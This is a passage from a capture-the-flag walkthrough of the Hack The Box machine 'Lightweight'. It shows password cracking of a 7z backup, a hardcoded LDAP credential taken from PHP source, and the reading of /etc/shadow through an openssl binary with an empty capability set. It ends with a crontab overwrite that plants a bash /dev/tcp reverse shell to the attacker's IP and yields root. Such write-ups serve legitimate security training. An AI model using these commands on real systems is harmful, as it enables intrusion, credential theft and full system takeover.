Loaded 1 password hash (7z, 7-Zip [SHA256 256/256 AVX2 8x AES])
Cost 1 (iteration count) is 524288 for all loaded hashes
Cost 2 (padding size) is 12 for all loaded hashes
Cost 3 (compression type) is 2 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
delete           (backup.7z)
1g 0:00:00:58 DONE (2019-04-24 11:14) 0.01711g/s 35.60p/s 35.60c/s 35.60C/s slimshady..jonathan1
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@Ubuntu:~/Documents/HTB/Lightweight# /opt/JohnTheRipper/run/john hash --show
backup.7z:delete

1 password hash cracked, 0 left
```


In a couple of minutes the password should be cracked and it's "delete". Extracting the contents results in few php files which are running on the server.

```
7z x backup.7z # password : delete
```




```
root@Ubuntu:~/Documents/HTB/Lightweight/backup# ls -la
total 36
drwxr-xr-x 2 root root 4096 Apr 24 11:17 .
drwxr-xr-x 4 root root 4096 Apr 24 11:16 ..
-rw-r--r-- 1 root root 3411 Apr 24 11:03 backup.7z
-rw-r----- 1 root root 4218 Jun 14  2018 index.php
-rw-r----- 1 root root 1764 Jun 14  2018 info.php
-rw-r----- 1 root root  360 Jun 10  2018 reset.php
-rw-r----- 1 root root 2400 Jun 15  2018 status.php
-rw-r----- 1 root root 1528 Jun 14  2018 user.php
root@Ubuntu:~/Documents/HTB/Lightweight/backup# 
```

On examining the files, the file status.php contained the logic responsible for interacting with the LDAP server from which we obtain the password for ldapuser1.



```
<?php
$username = 'ldapuser1';
$password = 'f3ca9d298a553da117442deeb6fa932d';
$ldapconfig['host'] = 'lightweight.htb';
$ldapconfig['port'] = '389';
$ldapconfig['basedn'] = 'dc=lightweight,dc=htb';
//$ldapconfig['usersdn'] = 'cn=users';
$ds=ldap_connect($ldapconfig['host'], $ldapconfig['port']);
ldap_set_option($ds, LDAP_OPT_PROTOCOL_VERSION, 3);
ldap_set_option($ds, LDAP_OPT_REFERRALS, 0);
ldap_set_option($ds, LDAP_OPT_NETWORK_TIMEOUT, 10);

$dn="uid=ldapuser1,ou=People,dc=lightweight,dc=htb";
```

Now we can login as ldapuser1 with the password we just obtained.




```
root@Ubuntu:~/Documents/HTB/Lightweight/backup# ssh 10.10.16.25@10.10.10.119
10.10.16.25@10.10.10.119's password:
Last login: Wed Apr 24 06:27:21 2019 from 10.10.16.25
[10.10.16.25@lightweight ~]$ su - ldapuser1
Password:
Last login: Wed Apr 24 06:31:23 BST 2019 on pts/5
Last failed login: Wed Apr 24 06:51:39 BST 2019 from 10.10.16.25 on ssh:notty
There were 2 failed login attempts since the last successful login.
[ldapuser1@lightweight ~]$ 
```

PRIVILEGE ESCALATION


LINUX CAPABILITIES

After logging in as ldapuser1 enumeration is done using LinEnum.sh or even manually. Listing the binaries with capabilities enabled fetches a new binary.



```
[ldapuser1@lightweight ~]$ getcap -r / 2>/dev/null
/usr/bin/ping = cap_net_admin,cap_net_raw+p
/usr/sbin/mtr = cap_net_raw+ep
/usr/sbin/suexec = cap_setgid,cap_setuid+ep
/usr/sbin/arping = cap_net_raw+p
/usr/sbin/clockdiff = cap_net_raw+p
/usr/sbin/tcpdump = cap_net_admin,cap_net_raw+ep
/home/ldapuser1/tcpdump = cap_net_admin,cap_net_raw+ep
/home/ldapuser1/openssl =ep
[ldapuser1@lightweight ~]$ 
```

We notice openssl apart from the others which we had found earlier. The capability set ep as discussed earlier stands for “effective and permitted” but there is no other capability attached to it. From the manpages,




```
Set-user-ID-root programs that have file capabilities
    There is one exception to the behavior described under Capabilities
    and execution of programs by root.  If (a) the binary that is being
    executed has capabilities attached and (b) the real user ID of the
    process is not 0 (root) and (c) the effective user ID of the process
    is 0 (root), then the file capability bits are honored (i.e., they
    are not notionally considered to be all ones).  The usual way in
    which this situation can arise is when executing a set-UID-root pro-
    gram that also has file capabilities.  When such a program is exe-
    cuted, the process gains just the capabilities granted by the program
    (i.e., not all capabilities, as would occur when executing a set-
    user-ID-root program that does not have any associated file capabili-
    ties).

    Note that one can assign empty capability sets to a program file, and
    thus it is possible to create a set-user-ID-root program that changes
    the effective and saved set-user-ID of the process that executes the
    program to 0, but confers no capabilities to that process.
```

So by assigning empty capability to openssl it gets the permission to execute at uid 0.

Lets try to read a privileged file using openssl like /etc/shadow.

```
./openssl base64 -in /etc/shadow | base64 -d
```




```
[ldapuser1@lightweight ~]$ ./openssl base64 -in /etc/shadow | base64 -d
root:$6$eVOz8tJs$xpjymy5BFFeCIHq9a.BoKZeyPReKd7pwoXnxFNOa7TP5ltNmSDsiyuS/Zq
bin:*:17632:0:99999:7:::
daemon:*:17632:0:99999:7:::
adm:*:17632:0:99999:7:::
lp:*:17632:0:99999:7:::
sync:*:17632:0:99999:7:::
shutdown:*:17632:0:99999:7:::
halt:*:17632:0:99999:7:::
mail:*:17632:0:99999:7:::
operator:*:17632:0:99999:7:::
games:*:17632:0:99999:7:::
ftp:*:17632:0:99999:7:::
nobody:*:17632:0:99999:7:::
```

It can be seen that openssl was able to read the shadow file due to it's capabilities set even when we are a normal user.

GETTING A SHELL AS ROOT


Now that we can read and write to files, we can overwrite a sensitive file like /etc/crontab with a reverse shell to execute as root.

```
cd /tmp
cp /etc/crontab .
echo '* * * * *  root /bin/bash -i >& /dev/tcp/10.10.16.25/4444 0>&1' >>
crontab
base64 crontab > crontab.b64
/home/ldapuser1/openssl enc -d -base64 -in crontab.b64 -out /etc/crontab
```




```
[ldapuser1@lightweight tmp]$ cd /tmp
[ldapuser1@lightweight tmp]$ cp /etc/crontab .
[ldapuser1@lightweight tmp]$ echo '* * * * *       root    /bin/bash -i >& /dev/tcp/10.10.16.25/4444 0>&1' >> crontab
[ldapuser1@lightweight tmp]$ base64 crontab > crontab.b64
[ldapuser1@lightweight tmp]$ ~/openssl enc -d -base64 -in crontab.b64 -out /etc/crontab
[ldapuser1@lightweight tmp]$ 
```

And as expected the /etc/crontab gets overwritten by our version.



```
[ldapuser1@lightweight tmp]$ ~/openssl enc -d -base64 -in crontab.b64 -out
[ldapuser1@lightweight tmp]$ cat /etc/crontab
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=root

# For details see man 4 crontabs

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed
# |  |  |  |  |
# *  *  *  *  * user-name  command to be executed

* * * * *       root    /bin/bash -i >& /dev/tcp/10.10.16.25/4444 0>&1
* * * * *       root    /bin/bash -i >& /dev/tcp/10.10.16.25/4444 0>&1
[ldapuser1@lightweight tmp]$
```

And a shell should be received within a minute.



```
root@Ubuntu:~/Documents/HTB/Lightweight/backup# nc -lvp 4444
Listening on [0.0.0.0] (family 2, port 4444)
Connection from 10.10.10.119 46180 received!
bash: no job control in this shell
[root@lightweight ~]# id
id
uid=0(root) gid=0(root) groups=0(root) context=system_u:system_
[root@lightweight ~]# wc -c root.txt
wc -c root.txt
33 root.txt
[root@lightweight ~]#
```